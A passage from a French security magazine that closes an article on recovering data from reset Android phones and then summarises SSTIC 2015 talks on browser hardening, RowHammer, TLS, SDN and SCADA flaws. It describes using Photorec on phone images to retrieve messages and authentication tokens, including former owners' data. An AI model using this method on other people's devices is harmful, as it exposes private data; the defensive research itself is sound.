Dès lors que la réinitialisation a été effectuée, nous pouvons alors tenter de récupérer les données effacées. Des outils comme scalpel ou encore Photorec permettent de rechercher un format de fichiers spécifique et de retrouver son contenu même en partie fragmenté. Nous utiliserons ici Photorec pour sa simplicité d'utilisation et son nombre important de définitions de formats de fichiers [3].

Les types de fichiers que l'on recherche principalement ici sont : SQLite, XML, JPG, PNG.




Fig 7 – Analyse de l'intégralité de l'image

Le résultat pour le Nexus S est sans appel : l'intégralité des données que l'on souhaitait récupérer a pu être retrouvée.




Fig 8 – Exemple de résultats avec Photorec sur l'image du Nexus S




Fig 9 – Récupération de la base accounts.db d'Android




Fig 10 – Des jetons d'authentification Facebook sont aussi retrouvés

Ainsi nous avons pu récupérer :

- Les échanges qui ont pu être réalisés avec les différentes applications (SMS, email, chat Facebook et Whatsapp) ;
- Les photos et vidéos prisent avant notre dernière réinitialisation ;
- Des jetons d'authentification de différents services.

Il est à noter que dans ce cas le nombre de réinitialisations importe peu, seule une petite partie de la mémoire est réécrite, le reste de la mémoire n'est pas purgé. Il nous a ainsi été possible de retrouver de nombreuses données provenant même d'anciens propriétaires du téléphone !

Recherche des données : Nexus 5

L'opération a été répétée dans les mêmes conditions avec le second téléphone, plus récent : un Nexus 5 utilisant la version 5.1.1 d'Android.

Le résultat est bien différent de celui obtenu précédemment, aucune donnée n'a pu être récupérée.

Pour être sûr que ce résultat n'était pas lié à une erreur de notre part ou d'un défaut dans notre méthodologie, l'opération a été répétée en plaçant dans les partitions data et sdcard un motif binaire répété, occupant la quasi-totalité de l'espace disponible.

Et comme nous l'attendions, aucune trace de ce motif même fragmenté ou partiel ne fût retrouvée sur la seconde image de ce Nexus 5.


On peut donc penser que le pilote de la carte multimédia est à jour et implémente rigoureusement BLKSECDISCARD.

> INFO

Le chiffrement par défaut, abandonné par Google

L'année dernière, Google annonçait avec l'arrivée de Lollipop [4], le chiffrement par défaut des terminaux Android pour faire suite à l'annonce d'Apple dans la même voie. Cependant, pour des raisons de performances, seule une recommandation a été faite aux constructeurs.

Car, si depuis des années les produits iPhone possèdent un coprocesseur supportant l'accélération de chiffrement et déchiffrement AES, les terminaux fonctionnant sous Android ne possèdent pas tous ce type d'accélération. Dans certains cas, alors même que la puce supporterait une accélération matérielle, les pilotes d'Android ne permettaient pas cette fonctionnalité et utilisaient un chiffrement logiciel qui, étant excessivement lent, forçait l'utilisateur à finalement désactiver cette option (s'il en avait la possibilité [5]).



Conclusion

Notre panel de tests ayant été assez restreint pour cet article, nous n'avons pas pu tester sur d'autres matériels récents si des problèmes d'implémentation et de pilotes étaient encore présents. Google a clairement annoncé faire un effort pour contrer cela et la recommandation faite aux constructeurs de chiffrer par défaut les terminaux va en ce sens. Car même s'il avait été possible de récupérer partiellement des données chiffrées, si la clé de chiffrement a elle, été correctement effacée, obtenir des résultats ne serait qu'hypothétique.

Il est donc préférable d'activer le chiffrement des terminaux avec un mot de passe fort, comme le proposent aussi certains MDM. Le simple chiffrement du terminal sans mot de passe ou encore avec un simple code PIN annule tout intérêt du chiffrement puisque la clé peut être retrouvée au sein de la mémoire de l'appareil [6] ou le code PIN facilement deviné. Mais comme nous avons pu le montrer, tous les terminaux ont des comportements différents en fonction du constructeur et de la version d'Android utilisée.

Ces données (accès VPN, accès à la messagerie, applications métier) sont par nature des ressources sensibles, et les fournir sans distinction à tous les profils d'utilisateurs augmente en effet le risque de les voir compromises. Il convient donc d'identifier les populations nécessitant ce type d'accès et de s'assurer que seules celles-ci y ont accès.

Enfin, il faut s'assurer de faire les bons choix en terme de matériel. Les terminaux mobiles et leur système d'exploitation doivent être suffisamment récents pour supporter les méthodes d'effacement sécurisé recommandées par Google [2].

Références

✚ https://android.googlesource.com/platform/system/extras/+/master/ext4_utils/wipe.c

✚ https://source.android.com/devices/tech/security/implement.html

✚ http://www.cgsecurity.org/wiki/File_Formats_Recovered_By_PhotoRec

✚ http://www.theregister.co.uk/2015/03/02/google_encrypted_by_default/

✚ https://source.android.com/devices/tech/security/encryption/

✚ http://www.ru.nl/publish/pages/578936/scriptie_tim_cooijmans.pdf

✚ « Security Analysis of Android Factory Resets »
http://www.cl.cam.ac.uk/~rja14/Papers/fr_most15.pdf

✚ « Effects of the factory reset on mobile devices »
http://ojs.jdfsl.org/index.php/jdfsl/article/view/280/225

SSTIC 2015

par David WEBER et Thomas LIAIGRE

SSTIC SYMPOSIUM
SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

> Jour 1

Opening Keynote

Julien Tinnès

Slides


https://www.sstic.org/media/SSTIC2015/SSTIC-actes/2015-ouverture/SSTIC2015-Slides-2015-ouverture-tinnes.pdf

Julien Tinnès est ingénieur chez Google et travaille sur le navigateur Google Chromium.

Il détaille dans cette présentation les choix technologiques réalisés par les équipes de Chromium afin de sécuriser le navigateur. Il a par exemple expliqué et détaillé les choix suivants :

- L'isolation des processus et des threads au sein de chaque onglet afin de restreindre les impacts en cas de compromission d'un élément du navigateur ;
- La communication des éléments isolés via IPC ;
- Les méthodes de sandboxing du navigateur sur les différents systèmes ;
- Le renforcement des mécanismes de gestion de la mémoire classique (ASLR, NX, stack cookies) par l'utilisation d'un allocateur mémoire strict (chaque partition mémoire est dédiée à un objet de type fixe) ;
- Les techniques de fuzzing réalisées par Google lors des phases de tests afin d'identifier le plus grand nombre de vulnérabilités mémoires avant release ;
- Le programme de Bug Bounty afin d'obtenir des retours de chercheurs après la publication du navigateur ;
- Le méthodes de mises à jour optimisées afin de déployer rapidement et de manière légère les fichiers du programme.

L'objectif, démontré par Julien, est de multiplier les mesures prises afin d'augmenter le niveau de sécurité général. Il démontre de plus, tout au long de la conférence, que les mesures prises permettent d'allier sécurité et qualité dans le cadre du développement du navigateur.



PICON : Control Flow Integrity on LLVM IR

Arnaud Fontaine, Pierre Chifflier, Thomas Coudray

Slides

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/control_flow_integrity_on_llvm_ir/SSTIC2015-Slides-control_flow_integrity_on_llvm_ir-fontaine_chifflier_coudray.pdf

Whitepaper


https://www.sstic.org/media/SSTIC2015/SSTIC-actes/control_flow_integrity_on_llvm_ir/SSTIC2015-Article-control_flow_integrity_on_llvm_ir-fontaine_chifflier_coudray_esfrDAI.pdf

Depuis les années 90, de nombreuses vulnérabilités exploitent les techniques de manipulation de la mémoire d'un programme (les fameux « buffer-overflow »). Celles-ci permettent à un attaquant de modifier le déroulement « normal » d'un programme afin de lui faire exécuter un comportement divergent (exécution d'un Shell, ouverture de connexion vers l'extérieur, etc.).

Arnaud, Pierre et Thomas ont donc mis en œuvre un outil permettant la vérification de l'intégrité du graphe de flot de contrôle d'un programme. Sous ces termes un peu abstraits se cache un concept simple : s'assurer que les actions réalisées par un programme sont celles définies par le développeur, et non pas le résultat d'une injection par un attaquant.

Techniquement, cela se fait par l'ajout d'instructions au sein du code du programme. Par exemple, lorsque la fonction main » appelle la fonction foo », PICON ajoute des instructions au sein de :

- La fonction main » pour dire qu'on va appeler foo » (avant l'appel classique à la fonction) ;
- La fonction foo » pour indiquer qu'on va revenir dans la main » (avant le retour classique).



Cette surcharge permet de surveiller que le déroulement du programme est conforme à celui attendu par le développeur (si une des étapes attendues, notamment dans la phase de retour, ne se déroule pas, le programme est tué).

Triton – Framework d'exécution concolique

Florent Saudel, Jonathan Salwan

Slides

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/triton_dynamic_symbolic_execution_and_runtime_anal/SSTIC2015-Slides-triton_dynamic_symbolic_execution_and_runtime_analysis-saudel_salwan.pdf

Whitepaper

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/triton_dynamic_symbolic_execution_and_runtime_anal/SSTIC2015-Article-triton_dynamic_symbolic_execution_and_runtime_analysis-saudel_salwan.pdf

On reste dans le domaine de l'analyse mémoire des applications avec Florent et Jonathan.
Triton est un framework d'exécution concolique permettant aux chercheurs de réaliser des opérations de surveillance et de manipulation sur la mémoire RAM d'un processus.

Ces fonctionnalités permettent ainsi de surveiller comment une variable définie par un utilisateur se propage au sein d'un programme et comment elle va influencer le fonctionnement de l'application (décision d'un saut ou non). Cela permet aux chercheurs de comprendre comment atteindre un état spécifique du programme, notamment afin d'exploiter certaines vulnérabilités ne se produisant que dans des cas précis.

« Triton est un framework d'exécution concolique permettant aux chercheurs de réaliser des opérations de surveillance et de manipulation sur la mémoire RAM d'un processus. »

Par ailleurs, un système de snapshot permet de revenir à un état précédent dans l'exécution d'un programme, par exemple pour essayer d'injecter des valeurs différentes et constater les différences de comportement.

REbus : un bus de communication facilitant la coopération entre outils d'analyse de sécurité

Philippe Biondi, Sarah Zennou, Xavier Mehrenberger

Tout consultant en sécurité a déjà été confronté à des tâches conséquentes et rébarbatives. REbus se veut un couteau suisse permettant l'automatisation de ces tâches.

Il s'agit concrètement d'un bus de communication entre différents outils (nommés agents). À l'aide d'une sémantique propre à REbus, l'auditeur peut automatiser une tâche ou une suite de tâches au travers de ces agents.

Des démonstrations de cette sémantique ont été réalisées par les speakers sur des cas concrets (extraction d'archives suivie du calcul du condensat des fichiers extraits, corrélation des imports entre différents exécutables).

Airbus a déjà implémenté un bon nombre d'agents (analyse de fichiers, découverte de services réseau, etc.). Par ailleurs, l'architecture se veut modulaire afin que des agents supplémentaires puissent être intégrés facilement lorsqu'un nouveau besoin se présente.

Stratégies de défense et d'attaque : le cas des consoles de jeux

Mathieu Renard, Ryad Benadjila

Whitepaper

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/stratgies_de_dfense_et_dattaque__le_cas_des_consol/SSTIC2015-Article-stratgies_de_dfense_et_dattaque__le_cas_des_consoles_de_jeux-renard_benadjila.pdf

Depuis plusieurs années, la sécurité est devenue un enjeu économique pour les éditeurs de consoles de jeux. Cette guerre entre éditeurs de consoles et pirates a réellement commencé avec l'arrivée de la PlayStation 1. Durant cette présentation, les orateurs ont abordé les architectures des consoles, différentes techniques d'attaque menées à l'encontre de ces dernières et les mécanismes de sécurité et de contre-mesures implémentés, en prenant l'exemple de 4 consoles de jeux vidéo, à savoir la PlayStation 1, la Xbox, la XBox 360 et la PlayStation 3.

« Les mécanismes de sécurité de la Xbox 360 sont à un tout autre niveau : hyperviseur de confiance, contrôle de l'intégrité et chiffrement de la RAM, mécanisme anti-downgrade et signature du code. »

Cas de la PlayStation 1 : La première édition de cette console de jeux sortie en 1994, n'implémentait aucun mécanisme de sécurité à proprement parler. Seul un mécanisme de zonage avait été implémenté afin de limiter la diffusion des jeux vidéo à des zones géographiques. En plus de limiter un jeu vidéo à une « zone », cette technique empêchait la copie des jeux. En effet, l'ID de la zone, gravée sur le bord du CD, était illisible par les lecteurs de disque classiques et donc impossible à copier. C'est alors que des pirates ont appliqué l'attaque dite de « modchip » afin de contourner cette restriction.

La XBox est née avec de véritables mécanismes de sécurité tels que la signature des binaires, la restriction d'accès aux données du disque dur lorsque la console est éteinte, le contrôle de la chaine de démarrage, etc. Cependant, les mécanismes de sécurité mis en place n'étaient qu'à leur balbutiement. Nous retiendrons (par exemple) que pour des raisons économiques, Microsoft a choisi de ne pas chiffrer une partie du code exécuté au démarrage rendant caduque toute la chaine de confiance de la procédure de boot.

Les mécanismes de sécurité de la Xbox 360 sont à un tout autre niveau : hyperviseur de confiance, contrôle de l'intégrité et chiffrement de la RAM, mécanisme anti-downgrade et signature du code en sont quelques exemples. Malgré tous ces efforts, les défauts qui affectaient la console ont suffi aux attaquants. Parmi toutes les attaques qui ont été perpétrées à l'encontre de cette dernière, nous noterons les faiblesses face aux attaques DMA et par faute (cf. Glitch Attack).

Pour finir, la PlayStation 3 présente un niveau de sécurité général plus faible que celui de la Xbox 360, et ce, malgré le fait qu'aucune attaque n'ait été recensée au cours de ses 4 premières années d'existence. Nous retiendrons le fait que Sony a pris des risques en choisissant de permettre l'utilisation d'un OS alternatif avant de supprimer cette fonctionnalité, ainsi qu'en choisissant de se reposer sur des mécanismes cryptographiques mal implémentés. La cryptographie est un outil, pas une finalité à la sécurité.

Abyme : un voyage au cœur des hyperviseurs récursifs

Benoît Morgan, Eric Alata, Guillaume Averlant, Vincent Nicomette

Slides

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/abyme__un_voyage_au_coeur_des_hyperviseurs_recursi/SSTIC2015-Slides-abyme__un_voyage_au_coeur_des_hyperviseurs_recursifs-morgan_alata_averlant_nicomette.pdf

Whitepaper


https://www.sstic.org/media/SSTIC2015/SSTIC-actes/abyme__un_voyage_au_coeur_des_hyperviseurs_recursi/SSTIC2015-Article-abyme__un_voyage_au_coeur_des_hyperviseurs_recursifs-morgan_alata_averlant_nicomette.pdf

Durant cette conférence, Benoit Morgan et Guillaume Averlant se sont attaqués au problème suivant des Hyperviseurs monolithiques : toutes les fonctions noyaux d'un hyperviseur (gestion des périphériques, scheduling, etc.) s'exécutent avec le même niveau de privilèges. En outre, la présence d'une faille de sécurité au sein d'une de ces fonctions peut mener à la compromission du système « maitre ». Et pour cause, puisque cette conférence intervient seulement quelques semaines après la publication de la vulnérabilité baptisée VENOM (CVE-2015-3456).

C'est dans ce contexte que les orateurs ont présenté un

hyperviseur « récursif » baptisé Abyme, qui offre la possibilité de séparer les fonctions de sécurité par couche de virtualisation. Dans le modèle d'architecture présenté, l'hyperviseur virtualisé avait des privilèges réduits par rapport à celui du niveau inférieur. Cette étude intervient dans le cadre d'un projet d'infrastructure cloud sécurisée.

Les principales limitations lorsqu'on parle de virtualisation, ce sont les performances. Afin de pallier cette problématique, Benoit Morgan et Guillaume Averlant ont créé un hyperviseur léger qui permet d'obtenir des performances avoisinant celles d'un système non virtualisé.



Malgré cela, elles restent toujours le facteur limitant. En effet, bien que les performances soient acceptables pour quelques niveaux de récursion, ces dernières se dégradent exponentiellement lorsque les couches de virtualisation s'accumulent.

Rétroingénierie matérielle pour les reversers logiciels : cas d'un disque dur externe chiffré

Joffrey Czarny, Raphaël Rigo

Slides
https://www.sstic.org/media/SSTIC2015/SSTIC-actes/hardware_re_for_software_reversers/SSTIC2015-Slides-hardware_re_for_software_reversers-czarny_rigo.pdf

Whitepaper
https://www.sstic.org/media/SSTIC2015/SSTIC-actes/hardware_re_for_software_reversers/SSTIC2015-Article-hardware_re_for_software_reversers-czarny_rigo.pdf

L'objectif de cette présentation était de démystifier l'analyse matérielle en présentant la démarche suivie pour étudier les mécanismes de sécurité d'un disque dur chiffré. Afin d'illustrer leurs propos par un exemple concret, Joffrey et Raphaël ont choisi de s'attaquer au « Zalman VE-400 ».


Pour résumer la démarche présentée, voici les questions auxquelles les orateurs ont tenté de répondre durant leur étude :

- Les données du disque sont-elles bien chiffrées ?
- Les mécanismes de chiffrement sont-ils correctement implémentés ?
- Comment les clés de chiffrement sont-elles générées ?
- Où sont-elles stockées et sous quelle forme ?
- Est-il possible de bruteforcer le PIN ?
- Qu'est-ce qui est écrit sur le disque par le boitier ?
- Quelles informations sont échangées entre les micro-contrôleurs du boitier ?
- Peut-on extraire le firmware du boitier ?

L'analyse du boitier a démontré que :

- Le chiffrement du disque était indépendant du boitier en lui-même. En outre, aucun « secret » détenu par boitier n'est nécessaire pour (dé)chiffrer un disque ;
- Le firwmare du boitier est chiffré ;
- Il semblerait que des clés de chiffrement soient écrites sur une mémoire flash au moment où le PIN est entré.

En s'appuyant sur ce dernier fait, les orateurs ont réussi à obtenir cette donnée illégitimement. Cependant, ils n'ont malgré tout pas réussi à déchiffrer le disque.



Injection de commandes vocales sur ordiphone

Chaouki Kasmi, José Lopes Esteves

Whitepaper

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/injection_commandes_vocales_ordiphone/SSTIC2015-Article-injection_commandes_vocales_ordiphone-kasmi_lopes-esteves_9giaJ0T.pdf

Cette présentation a également été présentée lors de HITB (voir page p51).

CLIP : une approche pragmatique pour la conception d'un OS sécurisé

Vincent Strubel

Au cours de cette présentation, Vincent Strubel, sous-directeur « Expertise » à l'Agence nationale de la sécurité des systèmes d'information (ANSSI), a présenté le système d'exploitation sécurisé de l'ANSSI baptisé CLIP.

« Les récents travaux de chercheurs Google parviennent à cibler des emplacements de la mémoire pour faire « flipper » ce bit »

En plus d'offrir un socle Linux durci, CLIP permet de travailler sur deux environnements de travail isolés l'un de l'autre ; l'un des environnements étant plus « sécurisé » que l'autre. L'objectif de cette architecture est de dédier l'environnement « sécurisé » à la manipulation de données sensibles et à la réalisation de tâches d'administration.

Vincent Strubel a conclu cette présentation en rappelant que CLIP n'a pas pour vocation à devenir une distribution sécurisée du système Linux. CLIP a pour vocation d'être utilisé dans des contextes spécifiques (ex: poste d'un administrateur). Nous rappelons que ce système d'exploitation n'est pas disponible publiquement.

RowHammer


Nicolas RUFF

Slides

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/rowhammer/SSTIC2015-Slides-rowhammer-ruff.pdf

La mémoire vive de type DRAM équipe la majorité des machines actuellement sur le marché. Ce type de mémoire allie un prix bon marché à une économie d'encombrement physique.

Son principal défaut réside dans la perte de l'information stockée : chaque bit d'information est conservé au sein d'un unique condensateur et des effets de bords (courant de fuite, événements électromagnétiques) affectent l'exactitude de l'information stockée. Ces modifications au sein de la RAM n'étaient jusqu'alors pas maîtrisées : la perte d'un bit d'information au sein d'un condensateur provenait donc d'un effet de fuite accidentel et n'était pas maîtrisable par un attaquant.



Les récents travaux de chercheurs Google parviennent à cibler des emplacements de la mémoire pour faire « flipper » ce bit. Il est donc désormais possible d'exécuter des programmes permettant de modifier la valeur de bits à des endroits ciblés de la RAM.

Cela peut ainsi entraîner, dans des attaques exploitables, une élévation de privilèges ou des contournements de mécanismes de sécurité.

FlexTLS : des prototypes à l'exploitation de vulnérabilités dans TLS

Benjamin Beurdouche, Jean Karim Zinzindohoue

Slides

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/flextls/SSTIC2015-Slides-flextls-beurdouche_zinzindohoue.pdf

Whitepaper

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/flextls/SSTIC2015-Article-flextls-beurdouche_zinzindohoue.pdf

Le protocole TLS (Transport Layer Security) est le protocole le plus utilisé pour sécuriser les communications à travers internet. Pour autant, les outils qui permettent de manipuler des échanges TLS sont rares sur le marché.

C'est dans ce contexte que les orateurs ont développé l'outil FlexTLS. Développé en F#, ce dernier permet de réaliser et de manipuler des échanges TLS. FlexTLS apparait comme un couteau suisse pour tester à tous les niveaux le protocole TLS.

« Les récents travaux de chercheurs Google parviennent à cibler des emplacements de la mémoire pour faire « flipper » ce bit. Il est donc désormais possible d'exécuter des programmes permettant de modifier la valeur de bits à des endroits ciblés de la RAM. »

> Jour 2

SSL/TLS, 3 ans plus tard

Olivier Levillain

Slides

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/ssltls_soa_reloaded/SSTIC2015-Slides-ssltls_soa_reloaded-levillain_tvSdxVi.pdf

Whitepaper

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/ssltls_soa_reloaded/SSTIC2015-Article-ssltls_soa_reloaded-levillain_cObDbqp.pdf

Depuis les années 2000, des failles sont régulièrement découvertes sur SSL/TLS. Ce constat a été particulièrement vérifié ces dernières années. Toutes les versions du protocole SSL/TLS ont été impactées par une vulnérabilité. Pire, nous observons des vulnérabilités du passé réapparaitre. C'est par exemple le cas de la vulnérabilité « GoTo Fail » qui avait déjà été mise en évidence en 2008.

Alors, comment expliquer la recrudescence de toutes ces erreurs de développement ? La conception du protocole n'est peut-être pas la seule source du problème, mais son manque de clarté est certainement un facteur aggravant. À cela viennent s'ajouter des mauvaises pratiques de développement telles que l'absence de tests de non-régression.

C'est dans ce contexte que la version 1.3 du protocole TLS verra le jour. Toujours en cours de formalisation, cette nouvelle version devrait tirer parti des erreurs passées afin de proposer une nouvelle version du protocole plus résistante face aux attaques (Forward Secrecy, nettoyage de la phase de négociation, etc.). Vous noterez l'utilisation de la forme conditionnelle. En effet, le protocole est toujours en cours de conception et des choix restent à faire notamment sur des problématiques liées à la performance (« 0-RTT »).

Les risques d'OpenFlow et du SDN

Maxence Tury

Slides

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/risques_openflow_et_sdn/SSTIC2015-Slides-risques_openflow_et_sdn-tury.pdf

Whitepaper

https://www.sstic.org/media/SSTIC2015/SSTIC-actes/risques_openflow_et_sdn/SSTIC2015-Article-risques_openflow_et_sdn-tury.pdf

Le SDN (Software-Defined networking) est un paradigme de routage. Initialement, dans la construction d'une architecture réseau, chaque routeur est autonome et possède sa propre table de routage. L'utilisation du SDN consiste à centraliser le plan de contrôle (informations de routage) au sein d'un contrôleur dédié qui propagera le plan de routage aux différents équipements réseau.

Openflow est un protocole de routage utilisant ce paradigme. Apparu en 2009, ce protocole en est aujourd'hui à sa version 1.4. La présentation de Maxence expliquait les faiblesses de ce protocole.

Le premier problème concerne la confidentialité des échanges, que ce soit entre le contrôleur et les équipements de routage ou entre l'administrateur et le contrôleur. Les standards préconisent un chiffrement TLS qui n'est

pas toujours implémenté dans les conditions réelles, ce qui permet l'écoute des identifiants d'administration ou la modification d'informations de routage propagées par le point central.

Dans un second temps, Maxence a énoncé diverses possibilités permettant de provoquer un déni de service sur le contrôleur et/ou les équipements de routage. Il est par exemple possible de saturer le réseau de paquets IP afin de saturer les capacités de calcul du contrôleur ou ses tables de routages. Par ailleurs, un attaquant peut, dans certaines conditions, installer un contrôleur frauduleux et empêcher la propagation des routes.

Enfin, Maxence a mis en évidence un traitement erratique des règles de routage se superposant et pouvant provoquer des comportements de routage imprévisibles.


Analyse de sécurité de technologies propriétaires SCADA

Alexandre Gazet, Florent Monjalet, Jean-Baptiste Bédrune

Slides
https://www.sstic.org/media/SSTIC2015/SSTIC-actes/analyse_de_scurite_de_technologies_propritaires_sc/SSTIC2015-Slides-analyse_de_scurite_de_technologies_propritaires_scada-gazet_monjalet_bedrune.pdf

Whitepaper
https://www.sstic.org/media/SSTIC2015/SSTIC-actes/analyse_de_scurite_de_technologies_propritaires_sc/SSTIC2015-Article-analyse_de_scurite_de_technologies_propritaires_scada-gazet_monjalet_bedrune.pdf

Les 3 orateurs ont réalisé une analyse d'un système industriel (PLC) récent. Durant cette conférence, ils ont présenté la démarche suivie et les résultats obtenus.



L'étude a commencé par une analyse en boîte noire du protocole de communication propriétaire employé par le PLC. Très vite, il est apparu que les données échangées étaient chiffrées. L'analyse d'un client de supervision disponible sur les systèmes Windows a permis de révéler l'utilisation du protocole « HMAC SHA-256 ». L'analyse approfondie des échanges ainsi que le débogage du client de supervision ont permis de mettre en évidence un défaut dans le générateur de nombres pseudo-aléatoires (PRNG).

En effet, ce dernier était inutilisé avec une graine statique. Ainsi, il était possible de prédire les valeurs de clé HMAC. En menant une attaque de bruteforce avec les valeurs des clés HMAC générées, les orateurs ont été en mesure de mener une attaque de MitM. Notons qu'une fois signalée, cette erreur a rapidement été corrigée par l'équipementier.

